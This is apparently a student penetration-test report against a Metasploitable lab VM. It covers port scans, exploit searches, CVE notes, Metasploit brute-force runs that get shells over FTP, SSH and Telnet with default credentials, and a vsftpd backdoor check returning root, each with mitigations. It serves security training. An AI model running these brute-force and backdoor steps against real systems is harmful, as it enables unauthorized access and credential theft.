

NETWORK VAPT REPORT

Target: [Domain(Metasploit)]

Scan result : 23 open TCP ports found (977 closed tcp ports)

Nmap CMD : “ nmap -p 172.23.60.228 ”

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:68:40:07 (VMware)
```

FTP (port 21):

FTP Service Description:

The FTP (File Transfer Protocol) service runs on port 21 and is used to upload and download files between computers. It allows users to manage files on a remote server, such as uploading website files or sharing data between systems. FTP works like when users store their photos using Google Backup, where data is sent from a local device to a remote server for storage.

However, unlike Google Backup which uses encryption, FTP transfers data in plain text, making it insecure and vulnerable to attacks like credential theft and unauthorized file access.

Nmap CMD: “ nmap -p 21 -sV -O <target_ip> ”

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.178.133
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Result:

- FTP can allow anonymous access.
- an outdated FTP server vsftpd 2.3.4 is present.
- Unix OS detected.

Security note:

- FTP sends data and passwords in plain text, so attackers can see them
- Always use SFTP or FTPS for secure file transfer.

Scripts:

Nmap CMD: “ ls -l /usr/share/nmap/scripts | grep ftp ”

```
ls -l /usr/share/nmap/scripts |grep ftp
-rw-r--r-- 1 root root 4530 May 15 21:07 ftp-anon.nse
-rw-r--r-- 1 root root 3253 May 15 21:07 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 May 15 21:07 ftp-brute.nse
-rw-r--r-- 1 root root 3272 May 15 21:07 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 May 15 21:07 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 May 15 21:07 ftp-syst.nse
-rw-r--r-- 1 root root 6021 May 15 21:07 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 May 15 21:07 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 May 15 21:07 tftp-enum.nse
-rw-r--r-- 1 root root 10034 May 15 21:07 tftp-version.nse
```

Searchsploit:

Nmap CMD: “ searchsploit vsftpd 2.3.4 ”

```
[root@kali:~]# searchsploit vsftpd 2.3.4
Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
```

CVE record:

<https://www.cve.org/CVERecord?id=CVE-2011-0762>

The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Nmap CMD: “nmap --script=ftp-vsftpd-backdoor.nse -p 21 <target_ip>”

```
[root@kali:~]# nmap --script=ftp-vsftpd-backdoor.nse -p 21 172.23.60.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 11:24 IST
Nmap scan report for 172.23.60.228
Host is up (0.00066s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: CVE:2011-2523  BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

Msfconsole : info

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > info
  Name: VSFTPD v2.3.4 Backdoor Command Execution
  Module: exploit/unix/ftp/vsftpd_234_backdoor
  Platform: Unix
  Arch: cmd
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2011-07-03

  Provided by:
    hdm <x@hdm.io>
    MC <mc@metasploit.com>

  Module side effects:
    unknown-side-effects

  Module stability:
    unknown-stability

  Module reliability:
    unknown-reliability

  Available targets:
    Id  Name
    --  --
    => 0  Automatic

  Check supported:
    No

  Basic options:
    Name      Current Setting  Required  Description
    RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT            21        yes        The target port (TCP)

  Payload information:
    Space: 2000
    Avoid: 0 characters

  Description:
    This module exploits a malicious backdoor that was added to the      VSFTPD download
    archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
    June 30th 2011 and July 1st 2011 according to the most recent information
    available. This backdoor was removed on July 3rd 2011.
```

Exploitation:

Exploitation using msfconsole :

```
msf6 > search ftp_login
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/ftp/ftp_login .      normal  No    FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to brute-force, from 0 to 5
DB_ALL_CREDITS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepte
d: none, user, user@realm)
PASSWORD        no           no        A specific password to authenticate with
PASS_FILE       no           no        File containing passwords, one per line
Proxies         no           no        A proxy chain of format type:host:port[,type:host:port][...]. Sup
ported proxies: socks4, socks4a, socks5, socks5h, http
RECORD_GUEST    false        no        Record anonymous/guest logins to the database
RHOSTS          yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-me
tasploit/basics/using-metasploit.html
RPORT           21          yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1           yes      The number of concurrent threads (max one per host)
USERNAME        no           no        A specific username to authenticate as
USERPASS_FILE   no           no        File containing users and passwords separated by space, one pair
per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE       no           no        File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/sam/Downloads/mypass
PASS_FILE => /home/sam/Downloads/mypass
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.15:21 - 192.168.1.15:21 - Starting FTP login sweep
[*] 192.168.1.15:21 - No active DB -- Credential data will not be saved!
[*] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:abcd (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:qqaass (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:65432 (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sad (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:cssfsv (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:mlkj (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:amar (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sursj (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:dipak (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:vijay (Incorrect: )
[-] 192.168.1.15:21 - 192.168.1.15:21 - LOGIN FAILED: msfadmin:rohit (Incorrect: )
[*] 192.168.1.15:21 - 192.168.1.15:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.15:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Direct exploitation using direct ftp cmd :

```
L# ftp 172.23.60.228
Connected to 172.23.60.228.
220 (vsFTPd 2.3.4)
Name (172.23.60.228:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> +
```

The vulnerability isn't a typical buffer overflow or code injection. It's a **deliberate backdoor**. The developer of vsftpd 2.3.4 (the version used in Metasploitable) intentionally inserted this malicious code. This is why Metasploitable is so "easy" to exploit: it's designed to have these well-known vulnerabilities for educational and testing purposes.

Impact:

- Unauthorized access to files.
- Data modification or theft.
- System compromise.

Mitigation:

- Use a secure alternative like SFTP or FTPS.
- Enforce strong password policies.
- Restrict access with firewall rules.

(SSH) Port : 22

Service: ssh (Secure Shell)

What is SSH?

Secure Shell (SSH) is a cryptographic network protocol that provides a secure way to access a computer over an insecure network. It provides strong authentication and encrypted communication to protect data integrity and confidentiality.

How it works:

- The SSH client initiates a connection to the server. Both parties exchange protocol versions.
- The server sends its public key to the client. The client verifies the authenticity of the server's key to prevent man-in-the-middle attacks.
- A secure, encrypted channel is established using a session key derived from the key exchange.

Security note:

SSH is generally secure, but it can be vulnerable to brute-force attacks if weak passwords are used.

Nmap CMD: “ nmap -p 22 -sV -O <target_ip> ”

```
POR STATE SERVICE VERSION
22/tcp open  ssh  [OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds
```

Searchsploit:

Nmap CMD: “ searchsploit openSSH ”

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Script:

Nmap CMD : “ ls -l /usr/share/nmap/scripts | grep ssh ”

```
└# ls -l /usr/share/nmap/scripts |grep ssh
-rw-r--r-- 1 root root  5391 May 15 21:07 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1621 May 15 21:07 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 May 15 21:07 ssh-brute.nse
-rw-r--r-- 1 root root 16036 May 15 21:07 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 May 15 21:07 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 May 15 21:07 ssh-run.nse
-rw-r--r-- 1 root root 1423 May 15 21:07 sshv1.nse
```

CVE: <https://www.cve.org/CVERecord?id=CVE-2008-5161>

Required CVE Record Information

CNA: MITRE Corporation

Published: 2008-11-19 **Updated:** 2018-10-11

Description

Error handling in the SSH protocol in (1) SSH Tectia Client and Server and Connector 4.0 through 4.4.11, 5.0 through 5.2.4, and 5.3 through 5.3.8; Client and Server and ConnectSecure 6.0 through 6.0.4; Server for Linux on IBM System z 6.0.4; Server for IBM z/OS 5.5.1 and earlier, 6.0.0, and 6.0.1; and Client 4.0-J through 4.3.3-J and 4.0-K through 4.3.10-K; and (2) OpenSSH 4.7p1 and possibly other versions, when using a block cipher algorithm in Cipher Block Chaining (CBC) mode, makes it easier for remote attackers to recover certain plaintext data from an arbitrary block of ciphertext in an SSH session via unknown vectors.

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Msfconsole :info

Description:

IN this screenshot ,This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```

msf auxiliary(scanner/ssh/ssh_login) > info
      Name: SSH Login Check Scanner
      Module: auxiliary/scanner/ssh/ssh_login
      License: Metasploit Framework License (BSD)
      Rank: Normal

  Provided by:
    todbe <todb@metasploit.com>

  Check supported:
    No

  Basic options:
    Name          Current Setting  Required  Description
    ANONYMOUS_LOGIN  false           yes        Attempt to login with a blank username and password
    BLANK_PASSWORDS false          no          Try blank passwords for all users
    BRUTEFORCE_SPEED 5             yes        How fast to bruteforce, from 0 to 5
    CreateSession  true            no          Create a new session for every successful login
    DB_ALL_CREDS  false          no          Try each user/password couple stored in the current database
    DB_ALL_PASS   false          no          Add all passwords in the current database to the list
    DB_ALL_USERS  false          no          Add all users in the current database to the list
    DB_SKIP_EXISTING none          no          Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
    PASSWORD      none            no          A specific password to authenticate with
    PASS_FILE     none            no          File containing passwords, one per line
    RHOSTS        yes             yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT          22             yes         The target port
    STOP_ON_SUCCESS false          yes        Stop guessing when a credential works for a host
    THREADS        1              yes         The number of concurrent threads (max one per host)
    USERNAME       none            no          A specific username to authenticate as
    USERPASS_FILE none            no          File containing users and passwords separated by space, one pair per line
    USER_AS_PASS  false          no          Try the username as the password for all users
    USER_FILE     none            no          File containing usernames, one per line
    VERBOSE       false          yes         Whether to print output for all attempts

  Description:
    This module will test ssh logins on a range of machines and
    report successful logins. If you have loaded a database plugin
    and connected to a database this module will record successful
    logins and hosts so you can track your access.

  References:
    https://nvd.nist.gov/vuln/detail/CVE-1999-0502

```

Exploitation by using msfconsole :

```

msf auxiliary(scanner/ssh/ssh_login) > run
[*] 172.23.60.228:22 - Starting bruteforce
[-] 172.23.60.228:22 - Failed: 'msfadmin:admin'
[*] No active DB -- Credential data will not be saved!
[-] 172.23.60.228:22 - Failed: 'msfadmin:password'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password123'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password432'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password988'
[-] 172.23.60.228:22 - Failed: 'msfadmin:mysql9876545321'
[-] 172.23.60.228:22 - Failed: 'msfadmin:123456789'
[*] 172.23.60.228:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (172.23.60.135:36889 → 172.23.60.228:22) at 2025-10-09 11:37:07 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
2	shell	linux	SSH root @	172.23.60.135:46767 → 172.23.60.228:22 (172.23.60.228)
3	shell	linux	SSH root @	172.23.60.135:36889 → 172.23.60.228:22 (172.23.60.228)

IN the above screenshot ,I used **Metasploit's (auxiliary/scanner/ssh/ssh_login)** module to perform a brute-force test against the SSH service on the target. I set the target host with (RHOSTS), set the username to msfadmin (set USERNAME msfadmin) and provided a password wordlist (**set PASS_FILE /path/to/passwords.txt**). I then executed the module (run), which attempted the username against each password in the list to find valid credentials.

Direct exploitations by using ssh cmd:

```
[# ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@172.23.60.228
The authenticity of host '172.23.60.228 (172.23.60.228)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCioLuVscegPXLQ0suPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:1: 192.168.178.134
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.23.60.228' (RSA) to the list of known hosts.
msfadmin@172.23.60.228's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Oct 9 00:53:54 2025
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:68:40:07
          inet addr:172.23.60.228  Bcast:172.23.60.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:cb4:5172:20c:29ff:fe68:4007/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe68:4007/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3937 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6630165 (6.3 MB)  TX bytes:617260 (602.7 KB)
          Interrupt:18 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436  Metric:1
          RX packets:491 errors:0 dropped:0 overruns:0 frame:0
          TX packets:491 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:215321 (210.2 KB)  TX bytes:215321 (210.2 KB)
```

IN the above screenshot ,I performed a direct SSH login to 172.23.60.228 using `ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@172.23.60.228`; after accepting the host key I authenticated as msfadmin and obtained an interactive shell.

Impact :

- Brute Force & Credential Attacks
- Exploitation of Vulnerabilities
- Data Exfiltration & Lateral Movement
- Potential for Backdoors / Persistence

Mitigation:

- Use public/private key-based authentication instead of passwords.
 - Disable root login
 - Enforce strong passwords and use two-factor authentication (2FA).
 - Keep SSH server software updated.
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Telnet (Port 23):

What is Telnet ?

telnet is an application protocol that provides a simple, character-based command line interface for remote access to a computer. It was one of the earliest methods for remote network communication.

How it works:

- The Telnet client establishes a TCP connection to the server on port 23.
- All data, including login credentials and subsequent commands, is transmitted in cleartext.
- The server's response is also sent back to the client in unencrypted text.
- The connection remains open for a conversational session until the user disconnects.

Security note:

Scan:Telnet is highly insecure as it transmits all data in cleartext, including credentials, making it trivial for an attacker to intercept and steal sensitive information.

Nmap Command : “nmap -p 23 -sV <target_ip>”

```
[#] nmap -sV -sC -O -p23 172.23.60.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 12:23 IST
Nmap scan report for 172.23.60.228
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Searchsploit :

Nmap Command : “searchsploit telnet”

Exploit Title	Path
3Com SuperStack II PS Hub 40 - TelnetD Weak Password Protection	hardware/remote/21011.pl
602Pro LAN SUITE 2002 - Telnet Proxy localhost Denial of Service	windows/dos/21694.pl
AbsoluteTelnet 10.16 - 'License name' Denial of Service (PoC)	windows/dos/46874.py
AbsoluteTelnet 11.12 - 'license name' Denial of Service (PoC)	windows/dos/48006.py
AbsoluteTelnet 11.12 - 'SSH1/username' Denial of Service (PoC)	windows/dos/48305.py
AbsoluteTelnet 11.12 - 'SSH2/username' Denial of Service (PoC)	windows/dos/48010.py
AbsoluteTelnet 11.12 - '_license name_ Denial of Service (PoC)	windows/dos/48005.py
AbsoluteTelnet 11.21 - 'Username' Denial of Service (PoC)	windows/dos/48493.py
AbsoluteTelnet 11.24 - 'Phone' Denial of Service (PoC)	windows/dos/50511.py
AbsoluteTelnet 11.24 - 'Username' Denial of Service (PoC)	windows/dos/50510.py

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep telnet”

```
[#] ls -l /usr/share/nmap/scripts|grep telnet
-rw-r--r-- 1 root root 20216 May 15 21:07 telnet-brute.nse
-rw-r--r-- 1 root root 3008 May 15 21:07 telnet-encryption.nse
-rw-r--r-- 1 root root 4564 May 15 21:07 telnet-ntlm-info.nse
```

CVE: <https://www.cve.org/CVERecord?id=CVE-2022-39028>

Required CVE Record Information

CNA: MITRE Corporation

Published: 2022-08-30 Updated: 2022-11-25

Description

telnetd in GNU Inetutils through 2.3, MIT krb5-appl through 1.0.3, and derivative works has a NULL pointer dereference via 0xff 0xf7 or 0xff 0xf8. In a typical installation, the telnetd application would crash but the telnet service would remain available through inetd. However, if the telnetd application has many crashes within a short time interval, the telnet service would become unavailable after inetd logs a "telnet/tcp server failing (looping), service terminated" error. NOTE: MIT krb5-appl is not supported upstream but is shipped by a few Linux distributions. The affected code was removed from the supported MIT Kerberos 5 (aka krb5) product many years ago, at version 1.8.

Msfconsole: info

```
Name: Telnet Login Check Scanner
Module: auxiliary/scanner/telnet/telnet_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
egypt <egypt@metasploit.com>

Check supported:
No

Basic options:
Name      Current Setting      Required  Description
----      ----      ----      -----
ANONYMOUS_LOGIN    true      yes      Attempt to login with a blank username and password
BLANK_PASSWORDS   false      no       Try blank passwords for all users
BRUTEFORCE_SPEED  5        yes      How fast to bruteforce, from 0 to 5
CreateSession     true      no       Create a new session for every successful login
DB_ALL_CREDS     false      no       Try each user/password couple stored in the current database
DB_ALL_PASS       false      no       Add all passwords in the current database to the list
DB_ALL_USERS     false      no       Add all users in the current database to the list
DB_SKIP_EXISTING none      no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD          ""        no       A specific password to authenticate with
PASS_FILE         /home/kali/Desktop/passfiletel.txt  no       File containing passwords, one per line
RHOSTS            172.23.60.228  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             23        yes      The target port (TCP)
STOP_ON_SUCCESS   true      yes      Stop guessing when a credential works for a host
THREADS           1         yes      The number of concurrent threads (max one per host)
USERNAME          msfadmin  no       A specific username to authenticate as
USERPASS_FILE    ""        no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false      no       Try the username as the password for all users
USER_FILE         ""        no       File containing usernames, one per line
VERBOSE           true      yes      Whether to print output for all attempts

Description:
This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful
```

Exploitation by using msfconsole :

```
msf auxiliary(scanner/telnet/telnet_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > set rhost 172.23.60.228
rhost ⇒ 172.23.60.228
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/passfiletel.txt
PASS_FILE ⇒ /home/kali/Desktop/passfiletel.txt
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 172.23.60.228:23 - No active DB -- Credential data will not be saved!
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:password123 (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:password432 (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:password988 (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:mysql98765454321 (Incorrect: )
[-] 172.23.60.228:23 - LOGIN FAILED: msfadmin:123456789 (Incorrect: )
[+] 172.23.60.228:23 - 172.23.60.228:23 - Login Successful: msfadmin:msfadmin
[*] 172.23.60.228:23 - Attempting to start session 172.23.60.228:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (172.23.60.135:34285 → 172.23.60.228:23) at 2025-10-11 11:15:22 +0530
[*] 172.23.60.228:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation by using direct telnet cmd :

Impact :

- Unencrypted Communication
- Remote Unauthorized Access
- Network Pivoting

Mitigation:

- Disable this service immediately
 - Replace with a secure protocol like SSH.
-

Smpt (port 25):**What is smtp (Simple Mail Transfer Protocol) ?**

SMTP is the standard protocol for sending email between mail servers. It is a fundamental component of the email infrastructure, responsible for delivering messages from one server to another.

How it works:

- The sending mail server (client) connects to the receiving mail server (server) on port 25.
- The client sends a series of commands to the server, identifying itself and the sender and recipient's addresses.
- The client then transmits the email content.

Security note:

Scan : Misconfigured SMTP servers can act as "open relays," allowing spammers to send email through them, which can lead to the server being blacklisted.

Nmap Command :“nmap -p 25 -sV <target_ip>”

```
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_ sslv2:
|   SSLv2 supported
|     ciphers:
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|_ _smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ _ssl-date: 2025-10-09T06:54:42+00:00; +4s from scanner time.
|_ _ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=X
X
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: metasploitable.localdomain

Host script results:
|_clock-skew: 3s
```

Searchsploit:

Nmap Command : “searchsploit smtp”

Exploit Title	Path
AA SMTP Server 1.1 - Crash (PoC)	windows/dos/14990.txt
Alt-N MDaemon 6.5.1 - IMAP/ SMTP Remote Buffer Overflow	windows/remote/473.c
Alt-N MDaemon 6.5.1 SMTP Server - Multiple Command Remote Overflows	windows/remote/24624.c
Alt-N MDaemon Server 2.71 SP1 - SMTP HELO Argument Buffer Overflow	windows/dos/23146.c
Apache James Server 2.2 - SMTP Denial of Service	multiple/dos/27915.pl
BasoMail 1.24 - SMTP Server Command Buffer Overflow	windows/dos/22668.txt
BasoMail Server 1.24 - POP3/ SMTP Remote Denial of Service	windows/dos/594.pl
BL4 SMTP Server < 0.1.5 - Remote Buffer Overflow (PoC)	windows/dos/1721.pl
Blat 2.7.6 SMTP / NNTP Mailer - Local Buffer Overflow	windows/local/38472.py

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep smtp”

```
└─# ls -l /usr/share/nmap/scripts | grep smtp
-rw-r--r-- 1 root root 4309 May 15 21:07 smtp-brute.nse
